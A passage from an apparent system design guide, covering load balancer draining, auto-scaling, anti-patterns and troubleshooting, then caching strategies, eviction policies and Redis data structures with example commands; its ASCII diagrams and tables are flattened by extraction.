Internet | +-----v-----+ | DNS (GSLB) | Layer: DNS-based geographic routing +-----+-----+ | +-----v-----+ | L4 Load | Layer: TCP/Network load balancing | Balancer | (e.g., AWS NLB, hardware LB) | (Network) | High throughput, low latency +-----+-----+ | | | +-----+ | +-----+ | | | +-----v-----+ +-----v-----+ +-----v-----+ | L7 LB | | L7 LB | | L7 LB | Layer: Application | (Nginx/ | | (Nginx/ | | (Nginx/ | load balancing | Envoy) | | Envoy) | | Envoy) | Content-based routing +--+-----+ +--+-----+ +--+-----+ | | | | | +---v--+ +---v--+ +---v--+ +---v--+ +---v--+ | API | |Web | |API | |Web | |API | |Web | Application Servers |Svc | |Svc | |Svc | |Svc | |Svc | |Svc | +-----+ +-----+ +-----+ +-----+ +-----+
```

Why Multiple Layers?

Layer	Purpose	Technology
DNS / GSLB	Route to correct region/data center	Route 53, Cloudflare DNS
L4 LB	High-throughput TCP distribution	AWS NLB, F5, LVS

L7 LB	Content-based routing, SSL termination	Nginx, Envoy, HAProxy, ALB
Service Mesh	Service-to-service load balancing	Envoy (sidecar), Linkerd

Real-World Cloud Load Balancers

AWS Load Balancers

Feature	ALB (Application)	NLB (Network)	CLB (Classic)
OSI Layer	Layer 7	Layer 4	Layer 4/7
Protocols	HTTP, HTTPS, gRPC	TCP, UDP, TLS	TCP, HTTP
Routing	Path, host, header, query string	Port-based	Basic
Performance	Good	Ultra-high (millions RPS)	Moderate
WebSockets	Yes	Yes (TCP)	Limited
Static IP	No (use Global Accelerator)	Yes (Elastic IP per AZ)	No
Use case	Web apps, microservices, APIs	Gaming, IoT, real-time	Legacy (deprecated)

GCP Load Balancing

- **HTTP(S) Load Balancer:** Global L7 LB with built-in CDN, DDoS protection
- **TCP/UDP Load Balancer:** Regional or global L4 LB
- **Internal Load Balancer:** For internal microservice traffic
- GCP's global LB uses **anycast** — a single IP address routes globally to the nearest backend

Connection Draining and Graceful Shutdown

When you need to remove a server from the pool (for deployment, maintenance, or scaling down), you can't just yank it out — active requests would fail. **Connection draining** ensures in-flight requests complete before the server is removed.

How Connection Draining Works

```
Timeline of Graceful Server Removal: T=0s: Admin/auto-scaler decides to remove Server 2 T=0s: LB marks Server 2 as "draining" +-----+
| Load Balancer | +-----+ | | | Server 1| <- receives NEW requests | Server 2 = | +-----+ | DRAINING | +-----+ | (no new requests | |
Server 2| <- only finishes EXISTING requests | sent here) | | DRAINING| (5 active connections remaining) +-----+ +-----+
+-----+ | Server 3| <- receives NEW requests +-----+ T=5s: Server 2 finishes 3 of 5 requests. 2 remaining. T=10s: Server 2 finishes
remaining 2 requests. 0 active. T=10s: LB removes Server 2 from pool completely. Server 2 can now be safely shut down/updated. T=30s: (Timeout) If
drain timeout expires and connections remain, LB forcibly closes them. Set drain timeout based on your longest expected request duration
(typically 30-300 seconds).
```

Connection Draining Configuration

```
AWS ALB: Deregistration delay: 300 seconds (default) -> When a target is deregistered, ALB waits up to 300s for in-flight requests to complete
before forcibly closing connections. Nginx: # Graceful shutdown of upstream server upstream backend { server 10.0.0.1:8080; server 10.0.0.2:8080
down; # Marked as down, no new connections } # Existing connections finish naturally HAProxy: # Set drain mode for a server set server
backend/server2 state drain # Server stops receiving new connections # Existing connections complete or timeout Kubernetes: spec:
terminationGracePeriodSeconds: 60 # Pod gets 60s to finish requests # 1. Pod receives SIGTERM # 2. Pod is removed from Service endpoints (no new
traffic) # 3. Pod finishes active requests # 4. After 60s, SIGKILL if still running
```

Why Connection Draining Matters

WITHOUT draining (hard removal): User A: "POST /checkout/pay" (in progress on Server 2) Admin: *removes Server 2* User A: CONNECTION RESET! Payment may have been partially processed! -> Double charge? Lost order? Angry customer! WITH draining (graceful removal): User A: "POST /checkout/pay" (in progress on Server 2) Admin: *initiates drain on Server 2* New requests: go to Server 1 and Server 3 User A: Response 200 OK - payment completed successfully! Server 2: 0 active connections -> safely removed

Auto-Scaling Integration with Load Balancers

In cloud environments, load balancers work hand-in-hand with auto-scaling groups to dynamically adjust capacity based on demand.

How Auto-Scaling + LB Works

Normal traffic (3 servers): +-----+ +-----+ +-----+ +-----+ +-----+ | | Load |---->| Server 1| | Server 2| | Server 3| | Users |---->| Balancer|---->| | | | | (1000 | | |---->| | | | | req/s)| +-----+ +-----+ +-----+ +-----+ Traffic spike detected! (5000 req/s) Auto-Scaling Group: 1. CloudWatch alarm: CPU > 70% for 2 minutes -> SCALE OUT 2. ASG launches Server 4 and Server 5 3. New servers pass health checks (LB probes /health -> 200 OK) 4. LB automatically adds Server 4 and Server 5 to the pool 5. Traffic is distributed across 5 servers +-----+ +-----+ +-----+ +-----+ +-----+ | | Load |---->| Server 1| | Server 2| | Server 3| | Server 4| | Server 5| | Users |---->| Balancer|---->| | | | | (5000 | | |---->| | | | | req/s)| +-----+ +-----+ +-----+ +-----+ +-----+ | +-----+ +-----+ +-----+ +-----+ Server 4| | Server 5| <- NEW +----->| (added) | | (added) | +-----+ +-----+ +-----+ +-----+ Traffic drops back to normal (1000 req/s): 1. CloudWatch alarm: CPU < 30% for 10 minutes -> SCALE IN 2. ASG selects Server 4 and Server 5 for removal 3. LB initiates connection draining on Server 4 and Server 5 4. After drain timeout: instances terminated 5. Back to 3 servers

Scaling Policies

Policy Type	How It Works
Target Tracking	"Keep average CPU at 60%" ASG adds/removes instances to maintain target Most common and easiest to configure
Step Scaling	"If CPU > 70% add 2 instances" "If CPU > 90% add 5 instances" Different actions at different thresholds
Scheduled Scaling	"Add 10 instances every Monday at 9 AM" For predictable traffic patterns
Predictive	ML-based: analyzes historical patterns and pre-scales BEFORE the traffic arrives
ML-based	analyzes historical patterns and pre-scales BEFORE the traffic arrives

metrics to scale on: - CPU utilization (most common) - Request count per target (ALB metric) - Memory utilization - Custom metrics (queue depth, active users, etc.) Important settings: - Cooldown period: 300s (don't scale again for 5 min after last scaling) - Warm-up time: 120s (new instance needs time to start serving) - Min/Max instances: min=2 (always HA), max=20 (cost control)

The Warm-Up Problem

When a new server is added to the LB pool, it may not be ready for full traffic: 1. JVM warm-up: JIT compilation hasn't optimized hot paths yet 2. Cache cold start: local caches are empty (every request = cache miss) 3. Connection pool: database connections not yet established Solution: SLOW START (Gradual Ramp-Up) +-----+ +-----+ +-----+ +-----+ +-----+ | Time after registration | Traffic share |

0-30 seconds	10% of normal share
30-60 seconds	25% of normal share
60-120 seconds	50% of normal share
120+ seconds	100% of normal share (fully warmed up)

parameter on server line Nginx: Not natively supported (use weight adjustment) WITHOUT slow start: New server added -> immediately gets 33% of traffic -> overwhelmed! -> High latency, errors, potential crash -> Other servers still overloaded because new server is failing WITH slow start: New server added -> gets 10% -> gradually increases -> JVM warms up, caches fill, connections establish -> Smoothly absorbs its share of traffic

Load Balancing Anti-Patterns and Troubleshooting

Common Anti-Patterns

Anti-Pattern 1: THE THUNDERING HERD All backends go down simultaneously. LB health checks detect failure. When backends come back up, ALL queued requests hit them at once. +-----+ +-----+ X Server 1 (down) | 10,000 |---->| LB | X Server 2 (down) | queued | | ?? | X Server 3 (down) | req | +-----+ +-----+ Servers come back: +-----+ +-----+ +-----+ | 10,000 |====>| LB |====>| Server 1| <- 3,333 requests simultaneously! | req | | |====>| Server 2| <- 3,333 requests simultaneously! | FLOOD! | | |====>| Server 3| <- 3,333 requests simultaneously! +-----+ +-----+ +-----+ ALL CRASH AGAIN! Solution: - Slow start for recently recovered servers - Rate limiting at the LB - Circuit breaker pattern (fail fast, don't queue) - Exponential backoff with jitter on the client side --- Anti-Pattern 2: SINGLE LB WITHOUT HA +-----+ +-----+ +-----+ | Users |---->| LB |---->| Servers | +-----+ +-----+ +-----+ ^ | Single Point of Failure! LB crashes -> ENTIRE system is down, even though all servers are healthy. Solution: Always deploy LBs in HA pairs (Active-Passive or Active-Active). --- Anti-Pattern 3: HEALTH CHECK THAT DOESN'T CHECK REAL HEALTH BAD health check: GET /health -> always returns 200 OK (Even when the database is down, the app can't serve real requests, but the health check says "everything is fine!") GOOD health check: GET /health -> checks: - Database connection: OK - Redis connection: OK - Disk space: OK (>10% free) - Memory: OK (<90% used) - Returns 200 only if ALL checks pass - Returns 503 with details if any check fails --- Anti-Pattern 4: OVER-RELIANCE ON STICKY SESSIONS Using sticky sessions as a crutch instead of fixing the architecture. Symptoms: - Can't auto-scale effectively - Deployments are risky (must drain sessions) - Uneven load distribution - Server failure = user impact Fix: Externalize state to Redis. Use JWT for auth. Make servers stateless. --- Anti-Pattern 5: IGNORING THE LB'S LIMITS Common limits people forget: +-----+ +-----+ +-----+ | Limit | Typical Default |

Max concurrent connections	1M (haproxy) Max new connections per second
50K-100K Max request size (body) 1MB (ALB), 10MB Max header size 8KB-16KB Idle connection timeout 60s (ALB) Max backends per LB 1000 (ALB) SSL handshakes per second 10K-50K	

+-----+ +-----+ +-----+ +-----+ +-----+ Hitting these limits: requests are dropped silently (HTTP 503 or TCP RST). Always monitor LB metrics: active connections, new connections/sec, spillover count, target response time, error rate.

Troubleshooting Guide

	Symptom	Likely Cause & Fix
502 Bad Gateway	Backend server crashed or timed out.	Check backend health, increase timeout.
503 Service Unavailable	No healthy backends available.	Check health check config, backend health.
504 Gateway Timeout	Backend too slow to respond within LB	Optimize query, increase timeout.
Uneven load distribution	Sticky sessions, bad algorithm, or one backend is slower (attracts fewer connections with Least Connections).	Intermittent connection LB connection limit reached, or backend resets connection pool exhausted. Scale LB or backends, enable connection multiplexing.
Slow response times after	New server has cold caches/JVM.	Enable scaling out slow start mode on the LB.
Client IP not available	X-Forwarded-For header not configured.	on backend Enable proxy protocol or XFF on LB.
	WebSocket connections	LB idle timeout too short. Increase idle dropping timeout or enable WebSocket-aware mode.

Common Interview Questions

- "How would you design a load balancer?"** — Discuss L4 vs L7, connection modes (proxy, NAT, DSR), health checks, algorithms, HA (Active-Active), connection table, and how to handle millions of concurrent connections.
- "How do you handle session state with load balancing?"** — Explain the four approaches: sticky sessions (bad), session replication (doesn't scale), external session store in Redis (good), JWT stateless tokens (best). Always recommend making servers stateless.
- "What happens if the load balancer itself fails?"** — Active-passive with VRRP/keepalived, active-active with DNS or anycast, VIP failover within seconds, cloud-managed LBs handle this automatically.
- "How would you load balance across multiple regions?"** — GSLB with GeoDNS for geographic routing, latency-based routing, failover policies, multi-tier architecture: DNS -> L4 -> L7.
- "Explain the difference between stateless and stateful load balancing."** — Stateless requests can go to any server (ideal); stateful requests need sticky sessions or external state. Describe the evolution from server sessions to Redis to JWT.
- "What is Direct Server Return and when would you use it?"** — DSR bypasses the LB for responses, reducing LB bandwidth by 90%+. Used for streaming, large downloads, CDNs. Trade-off: cannot inspect or modify responses.
- "How does a load balancer work with auto-scaling?"** — Auto-scaler adds instances, they pass health checks, LB adds them to pool with slow start. For scale-in: LB drains connections, then instances are terminated.
- "What load balancing algorithm would you choose for a microservices architecture?"** — Least Connections or Least Response Time for heterogeneous service instances. Consistent Hashing if services maintain local caches. Client-side LB or service mesh for service-to-service communication.

Key Takeaways

	Load Balancers – Key Takeaways
1. Layer 4 LBs are faster but dumber; Layer 7 LBs are smarter	but add more latency. Choose based on whether you need content-based routing.
2. Connection modes matter: Reverse Proxy for L7 features, NAT for L4 simplicity, DSR for high-throughput scenarios (streaming, CDN). DSR reduces LB bandwidth by 90%+.	Stateless servers are the goal. Externalize session state to Redis or use JWT tokens. This unlocks any LB algorithm, effortless auto-scaling, and zero-downtime deployments.
4. Least Connections is the best default algorithm for web apps. Use Consistent Hashing for caching layers. Use Weighted algorithms when servers have different capacities.	5. Health checks (active + passive) are essential. A good /health endpoint checks downstream dependencies (DB, Redis) not just "is the process alive."
6. The LB itself must be HA. Use Active-Passive (VRRP) or Active-Active (DNS/anycast). In the cloud, use managed LBs.	7. Connection draining prevents request failures during deploys. Slow start prevents overwhelming newly added servers.
8. Large-scale systems use multi-tier LB: DNS (GSLB) -> L4 LB -> L7 LB -> service mesh (sidecar). Each layer serves a different purpose.	9. In microservices, consider client-side LB (gRPC) or service mesh (Istio/Envoy sidecar) for service-to-service traffic. Centralized LBs are still needed for external traffic.
10. Monitor your LB: active connections, new connections/sec, error rates (5xx), target response times, spillover counts.	A misconfigured or overloaded LB is the fastest way to take down your entire system.

Next Chapter: [Chapter 7 — Caching](#)

Chapter 7: Caching

Introduction — Why Caching?

In distributed systems, the most expensive operations are **network calls** and **disk I/O**. A database query might take 5–50ms. A call to an external API might take 100–500ms. If your application serves 10,000 requests per second and each request hits the database, that's 10,000 database queries per second — a recipe for high latency and eventual database collapse.

Caching stores copies of frequently accessed data in a **faster storage layer** (usually memory) so that future requests can be served without hitting the slower backend. It's one of the most impactful performance optimizations in system design.

The Numbers That Matter

	Operation	Approximate Time	
cache reference	0.5 ns	L2 cache reference	7 ns
		RAM reference	100 ns
		SSD random read	16,000 ns
		HDD random read	2,000,000 ns
		Network round-trip (same DC)	500,000 ns
		Network round-trip (cross-DC)	150,000,000 ns
		Memory is ~200x faster than SSD. SSD is ~125x faster than HDD. Local access is ~300x faster than cross-datacenter.	

Rule of thumb: If you can serve a response from memory instead of disk/database, you can improve latency by **10–100x** and dramatically reduce backend load.

Cache Hit vs Cache Miss

Understanding these two fundamental concepts is essential:

CACHE HIT (fast path)	CACHE MISS (slow path)	1. Request	Cache	Client	Client	Found!	Not	2. Response	Found	3. Store	in cache

Key Metrics

Metric	Definition	Target
Hit Rate	% of requests served from cache	> 90% for most systems
Miss Rate	% of requests that must go to the backend	< 10%
Hit Ratio	hits / (hits + misses)	0.9–0.99 for well-tuned caches
Eviction Rate	How often items are removed from cache	Should be stable, not spiking
Latency (hit)	Time to serve from cache	< 1ms (local), < 5ms (network cache)
Latency (miss)	Time to serve on cache miss	5–100ms (depends on backend)


Example: If your cache hit rate is 95% and cache latency is 2ms while DB latency is 50ms, your average response time is: $0.95 * 2ms + 0.05 * 50ms = 1.9ms + 2.5ms = 4.4ms$ — **11x faster** than always hitting the DB.

Caching Strategies

Choosing the right caching strategy depends on your **read/write ratio**, **consistency requirements**, and **data access patterns**.

1. Cache-Aside (Lazy Loading)

The **most common** caching strategy. The application manages the cache explicitly.




How it works: 1. Application first checks the cache 2. **Cache hit:** Return cached data 3. **Cache miss:** Query the database, store result in cache, return to client 4. On **write:** Update database, then **invalidate** (delete) the cache entry

Pros: - Only requested data is cached (no cache pollution) - Cache failure doesn't break the system (just slower) - Simple to implement

Cons: - First request always misses (cold start penalty) - Potential for stale data between write and cache invalidation - Application must manage cache logic (two code paths)

2. Read-Through

Similar to Cache-Aside, but the **cache itself** is responsible for loading data from the database on a miss.



Pros: - Application code is cleaner — doesn't know about DB - Cache handles data loading logic - Consistent caching behavior

Cons: - First read is still a miss - Data model must match between cache and DB - Less flexibility in how data is loaded

3. Write-Through

Every write goes to **both** the cache and the database **synchronously**. Data is always consistent between cache and DB.



Pros: - Cache is always up-to-date — no stale data - Reads after writes are guaranteed fresh - Simple consistency model

Cons: - **Higher write latency** — every write hits both cache and DB - Cache may fill with data that's rarely read (cache pollution) - Wastes cache space on infrequently accessed data

4. Write-Behind (Write-Back)

Writes go to the **cache first**, and the cache **asynchronously** flushes writes to the database in the background.




Pros: - **Extremely fast writes** — only writes to memory - Reduces database load — batches writes - Absorbs traffic spikes

Cons: - **Risk of data loss** — if cache crashes before flushing to DB - Complexity — need to handle failures, retries, ordering - Eventual consistency between cache and DB

5. Write-Around

Writes go **directly to the database**, bypassing the cache. The cache is only populated on reads (via Cache-Aside or Read-Through).



Pros: - Cache not polluted with write-heavy data - Good when writes are much more frequent than reads for the same key

Cons: - Higher read latency on cache misses after writes - Recently written data isn't immediately available in cache

Strategy Comparison Table

Strategy	Read Latency	Write Latency	Consistency	Data Loss Risk	Best For
Cache-Aside	Miss penalty on first read	DB write speed	Eventual	None	General purpose, read-heavy
Read-Through	Miss penalty on first read	DB write speed	Eventual	None	Clean API, read-heavy
Write-Through	Always fast (cache hit)	Slower (double write)	Strong	None	Read-after-write consistency
Write-Behind	Always fast (cache hit)	Very fast (cache only)	Eventual	Yes (cache crash)	Write-heavy, high throughput
Write-Around	Miss penalty after writes	DB write speed	Eventual	None	Write-heavy, rarely re-read

Cache Eviction Policies

Caches have **limited memory**. When the cache is full and a new item needs to be added, an eviction policy decides which existing item to remove.

Common Eviction Policies

Policy	Full Name	How It Works	Best For
LRU	Least Recently Used	Evicts the item that hasn't been accessed for the longest time	General purpose (most popular)
LFU	Least Frequently Used	Evicts the item with the fewest accesses	Frequency-based access patterns
FIFO	First In, First Out	Evicts the oldest item	Simple, time-ordered data
TTL	Time-To-Live	Items expire after a set duration	Data with known freshness
Random	Random Eviction	Randomly removes an item	Simple, surprisingly effective
LRU-K	LRU with K references	Considers the Kth-to-last access time	Resist scan pollution

LRU — The Default Choice

LRU is the most widely used eviction policy. It's based on the principle of **temporal locality**: recently accessed items are likely to be accessed again soon.

Cache (capacity: 4) Access: A, B, C, D, E (E causes eviction) State after A: [A] State after B: [B, A] State after C: [C, B, A] State after D: [D, C, B, A] <- cache full State after E: [E, D, C, B] <- A evicted (least recently used) Access A again: [A, E, D, C] <- B evicted, A is now most recent

Implementation: LRU is typically implemented with a **HashMap + Doubly Linked List** for O(1) get and put operations.

LFU — Frequency-Based


LFU keeps track of how many times each item is accessed and evicts the least frequently used item.

Cache (capacity: 3) Item A: accessed 100 times Item B: accessed 5 times <- evicted first (lowest frequency) Item C: accessed 50 times

Problem: "Cache pollution" — an item accessed many times in the past but no longer relevant stays in cache forever. Solution: **Windowed LFU** — only count accesses within a time window.

Cache Levels

Caching happens at **multiple levels** in a system. Each level trades off capacity, latency, and complexity.



Browser Cache

Controlled via HTTP cache headers: - **Cache-Control: max-age=3600** — Cache for 1 hour - **ETag** — Conditional request, server returns 304 Not Modified if unchanged - **Last-Modified** — Similar to ETag but date-based

CDN Cache

CDNs cache static and dynamic content at edge locations worldwide: - **Static**: Images, CSS, JS, videos (high TTL, e.g., 1 year with cache-busting via URL versioning) - **Dynamic**: API responses (low TTL, e.g., 5–60 seconds) - **Cache key**: Usually URL + query string + selected headers

Application-Level Cache

Two flavors: 1. **In-process cache** — HashMap, ConcurrentHashMap, Guava Cache, Caffeine (Java) - Ultra-fast (nanoseconds), but limited to a single process and lost on restart 2. **Distributed cache** — Redis, Memcached - Shared across all application instances, survives restarts, but adds network latency

Distributed Caching: Redis vs Memcached

Both are in-memory key-value stores used as application-level caches, but they have significant differences.

Detailed Comparison

Feature	Redis	Memcached
Data structures	Strings, Lists, Sets, Sorted Sets, Hashes, Streams, Bitmaps, HyperLogLog	Simple key-value (strings only)
Persistence	RDB snapshots, AOF log	None (pure cache)
Replication	Master-replica with automatic failover (Redis Sentinel / Cluster)	None built-in
Clustering	Redis Cluster (auto-sharding)	Client-side sharding only
Max value size	512 MB	1 MB (default, configurable)
Threading	Single-threaded (event loop) + I/O threads in 6.0+	Multi-threaded
Memory efficiency	Higher overhead due to data structures	More memory-efficient for simple strings
Pub/Sub	Yes	No
Lua scripting	Yes	No
TTL granularity	Per-key, millisecond precision	Per-key, second precision
Use cases	Session store, leaderboards, rate limiting, queues, caching	Pure caching, simple key-value

Managed services	AWS ElastiCache (Redis), Azure Cache for Redis	AWS ElastiCache (Memcached)
------------------	--	-----------------------------

When to Choose Which?

- **Choose Redis** when you need data structures beyond simple strings, persistence, replication, pub/sub, or Lua scripting
- **Choose Memcached** when you need a simple, multi-threaded cache with maximum memory efficiency for string key-value pairs

Industry trend: Redis has largely won the "Redis vs Memcached" debate. Most new systems choose Redis due to its versatility. Memcached is still used in legacy systems and specific use cases where its multi-threaded nature provides a performance edge.

Redis — Deep Dive

Redis (Remote Dictionary Server) is far more than a simple cache. It is an **in-memory data structure store** that can serve as a cache, database, message broker, streaming engine, and more. Understanding Redis deeply is essential for system design.

Why Redis Is So Fast

```
Redis processes ~100,000 to 1,000,000 operations per second on a single node. How? Every design decision optimizes for speed: 1. IN-MEMORY STORAGE
+-----+ | All data lives in RAM | | RAM access: ~100 nanoseconds | | SSD access: ~16,000
nanoseconds (160x slower) | | Network to DB: ~500,000 nanoseconds (5000x slower) | +-----+ 2.
SINGLE-THREADED EVENT LOOP +-----+ | One thread handles ALL commands sequentially | | No
locks, no context switching, no thread synchronization | | | Event Loop: | | while (true) { | | events = poll(all_client_sockets) //
epoll/kqueue | | for event in events: | | read_command(event.socket) | | execute_command() // O(1) for most operations | |
write_response(event.socket) | | } | | | Why single-threaded is FASTER for Redis: | | - No mutex/lock overhead | | - No CPU cache invalidation
from multi-threading | | - Commands are so fast (~1 microsecond) that one core | | can handle 100K+ commands/sec easily | | - Bottleneck is
NETWORK, not CPU | +-----+ Note: Redis 6.0+ uses I/O threads for network read/write (parsing
requests, sending responses) but command execution is still single-threaded. This improves throughput by 2x. 3. EFFICIENT DATA STRUCTURES
+-----+ | Redis uses specialized C data structures: | | - SDS (Simple Dynamic Strings) – O(1)
length, safe | | - Ziplist – compact encoding for small lists/hashes | | - Intset – compact encoding for small integer sets | | - Skiplist – O(log
n) sorted set operations | | - Hashtable – O(1) lookups for large datasets | | These auto-convert based on data size for optimal | | memory vs
speed trade-off. | +-----+ 4. NON-BLOCKING I/O (epoll/kqueue)
+-----+ | Uses OS-level multiplexing (epoll on Linux, kqueue on | | macOS) to handle
thousands of connections on one thread. | | Each client connection is a file descriptor; epoll | | notifies Redis when data is ready to read. |
+-----+
```

Redis Data Structures — Complete Guide

Redis provides **10+ data structures**, each optimized for specific use cases. This is what makes Redis far more powerful than a simple key-value cache.

1. Strings — The Foundation

The simplest data type. A string value can hold text, numbers, or binary data (up to 512 MB).

```
Commands: SET user:1001:name "Alice" # Store a string GET user:1001:name # -> "Alice" SET counter 0 # Numeric string INCR counter # -> 1 (atomic
increment) INCRBY counter 10 # -> 11 DECR counter # -> 10 MSET k1 "v1" k2 "v2" k3 "v3" # Set multiple keys at once MGET k1 k2 k3 # Get multiple
keys at once SETEX session:abc123 3600 '{"user":"alice"}' # Set with 1 hour TTL SETNX lock:order:42 "worker-1" # Set only if NOT exists (for
locking) Real-world use cases: +-----+ | Use Case | Example |
+-----+ | Simple caching | Cache DB query results as JSON strings | | Counters | Page views,
API call counts | | Rate limiting | INCR + EXPIRE for sliding window | | Session storage | SETEX with JSON payload and TTL | | Distributed locks |
SETNX + EXPIRE (SET NX EX pattern) | | Feature flags | SET feature:dark_mode "enabled" |
+-----+
```

2. Lists — Ordered Sequences

Doubly-linked lists of strings. Support push/pop from both ends (O(1)).

```
Commands: LPUSH notifications:user:42 "New message from Bob" # Push to head LPUSH notifications:user:42 "Order shipped" # Push to head RPUSH
notifications:user:42 "Sale: 50% off" # Push to tail LRANGE notifications:user:42 0 9 # Get first 10 items LPOP notifications:user:42 # Pop from
head RPOP notifications:user:42 # Pop from tail LLEN notifications:user:42 # Get list length BRPOP queue:tasks 30 # Blocking pop (wait 30s)
Internal encoding: - Small lists (< 128 elements, each < 64 bytes): ZIPLIST (compact, contiguous) - Large lists: QUICKLIST (linked list of
ziplists) Real-world use cases: +-----+ | Use Case | How |
+-----+ | Activity feed/timeline | LPUSH new events, LRANGE to read | | Message queue
(simple) | LPUSH to enqueue, BRPOP to dequeue | | Recent items | LPUSH + LTRIM to keep last N items | | Undo/redo stack | LPUSH to add, LPOP to undo
| +-----+ Example: Keep last 100 notifications LPUSH notifications:user:42 "new event" LTRIM
notifications:user:42 0 99 # Keep only first 100
```

3. Sets — Unique Unordered Collections

Unordered collection of unique strings. Supports set operations (union, intersection, diff).

```
Commands: SADD tags:article:101 "redis" "caching" "performance" # Add members SMEMBERS tags:article:101 # Get all members SISMEMBER
tags:article:101 "redis" # -> 1 (true) SCARD tags:article:101 # -> 3 (count) SINTER tags:article:101 tags:article:102 # Intersection UNION
tags:article:101 tags:article:102 # Union SDIFF tags:article:101 tags:article:102 # Difference SRANDMEMBER tags:article:101 3 # 3 random members
Real-world use cases: +-----+ | Use Case | How |
+-----+ | Tags / categories | SADD tags per item, SINTER to find | | items with common tags
| | Unique visitors | SADD daily:visitors:2024-01-15 | | "user:42" -> SCARD for count | | Friend lists | SADD friends:alice "bob" "charlie" | |
| SINTER friends:alice friends:bob | | -> mutual friends! | | Deduplication | SISMEMBER to check before process |
+-----+
```

4. Sorted Sets (ZSets) — The Power Data Structure

Like Sets, but every member has a **score** (float). Members are automatically sorted by score. This is Redis's most powerful and versatile data structure.

```
Commands: ZADD leaderboard 1500 "alice" # Add alice with score 1500 ZADD leaderboard 2300 "bob" # Add bob with score 2300 ZADD leaderboard 1800
"charlie" # Add charlie with score 1800 ZRANGE leaderboard 0 -1 WITHSCORES # All members, lowest first ZREVRANGE leaderboard 0 2 WITHSCORES # Top
3, highest first -> "bob" 2300, "charlie" 1800, "alice" 1500 ZRANK leaderboard "alice" # -> 0 (rank, 0-indexed, lowest score) ZREVRANK leaderboard
"bob" # -> 0 (rank by highest score) ZSCORE leaderboard "alice" # -> 1500 ZINCRBY leaderboard 500 "alice" # -> 2000 (atomic score increment)
ZRANGEBYSCORE leaderboard 1000 2000 # Members with score between 1000-2000 ZCOUNT leaderboard 1000 2000 # Count members in score range Internal
encoding: - Small sorted sets: ZIPLIST - Large sorted sets: SKIPLIST + HASHTABLE -> Skiplist gives O(log n) range queries -> Hashtable gives O(1)
score lookups by member Real-world use cases: +-----+ | Use Case | How |
+-----+ | Leaderboard / Rankings | ZADD score, ZREVRANGE for top N | | Priority queue
| ZADD with priority as score, | | ZPOPMIN to get highest priority | | Rate limiting (sliding win.) | ZADD with timestamp as score, | | |
ZRANGEBYSCORE + ZREMRANGEBYSCORE | | Delayed job scheduling | ZADD with execution_time as score, | | | ZRANGEBYSCORE 0 now to get due jobs | |
Real-time trending topics | ZINCRBY for each mention, | | | ZREVRANGE for top trending | | Timeline / feed | ZADD with timestamp as score, | | |
ZREVRANGE for latest posts | +-----+ Example: Real-time Gaming Leaderboard ZADD
game:leaderboard 15000 "player:alice" ZADD game:leaderboard 23000 "player:bob" ZINCRBY game:leaderboard 500 "player:alice" # Alice scores 500 more
ZREVRANGE game:leaderboard 0 9 WITHSCORES # Top 10 players ZREVRANK game:leaderboard "player:alice" # Alice's rank
```

5. Hashes — Field-Value Maps

A hash is a map of field-value pairs — like a mini key-value store inside a key. Perfect for representing objects.

```
Commands: HSET user:1001 name "Alice" email "alice@e.com" age 30 city "NYC" HGET user:1001 name # -> "Alice" HGETALL user:1001 # -> all fields and
values HMGET user:1001 name email # -> "Alice", "alice@e.com" HINCRBY user:1001 age 1 # -> 31 (atomic increment) HDEL user:1001 city # Delete a
field HEXISTS user:1001 email # -> 1 (true) HLEN user:1001 # -> 3 (number of fields) Why Hashes instead of Strings? BAD (separate keys per field):
SET user:1001:name "Alice" # 1 key SET user:1001:email "alice@e.com" # 1 key SET user:1001:age "30" # 1 key -> 3 keys, 3 network round trips to
get all, more memory overhead GOOD (single hash): HSET user:1001 name "Alice" email "alice@e.com" age 30 HGETALL user:1001 -> 1 key, 1 network
round trip, MUCH less memory overhead Memory savings: For small hashes (< 128 fields), Redis uses ZIPLIST encoding which is extremely compact. 100
hashes with 10 fields each use ~10x LESS memory than 1000 individual string keys. Real-world use cases:
+-----+ | Use Case | How | +-----+
| User profiles | HSET user:{id} field value | | Product details | HSET product:{id} name price desc | | Session data | HSET session:{id} user_id
cart ... | | Configuration | HSET config max_retries 3 timeout | | Shopping cart | HSET cart:{uid} product_id qty |
+-----+
```

6. Streams — Append-Only Log (Redis 5.0+)

An append-only log data structure designed for **event streaming** and **message processing**. Streams are Redis's answer to Kafka-like functionality.

```
Commands: XADD events * sensor_id "temp-1" value "72.5" unit "F" -> "1609459200000-0" (auto-generated ID: timestamp-sequence) XADD events *
sensor_id "temp-2" value "68.3" unit "F" -> "1609459200001-0" XLEN events # -> 2 XRange events - + # All entries (oldest to newest) XRange events
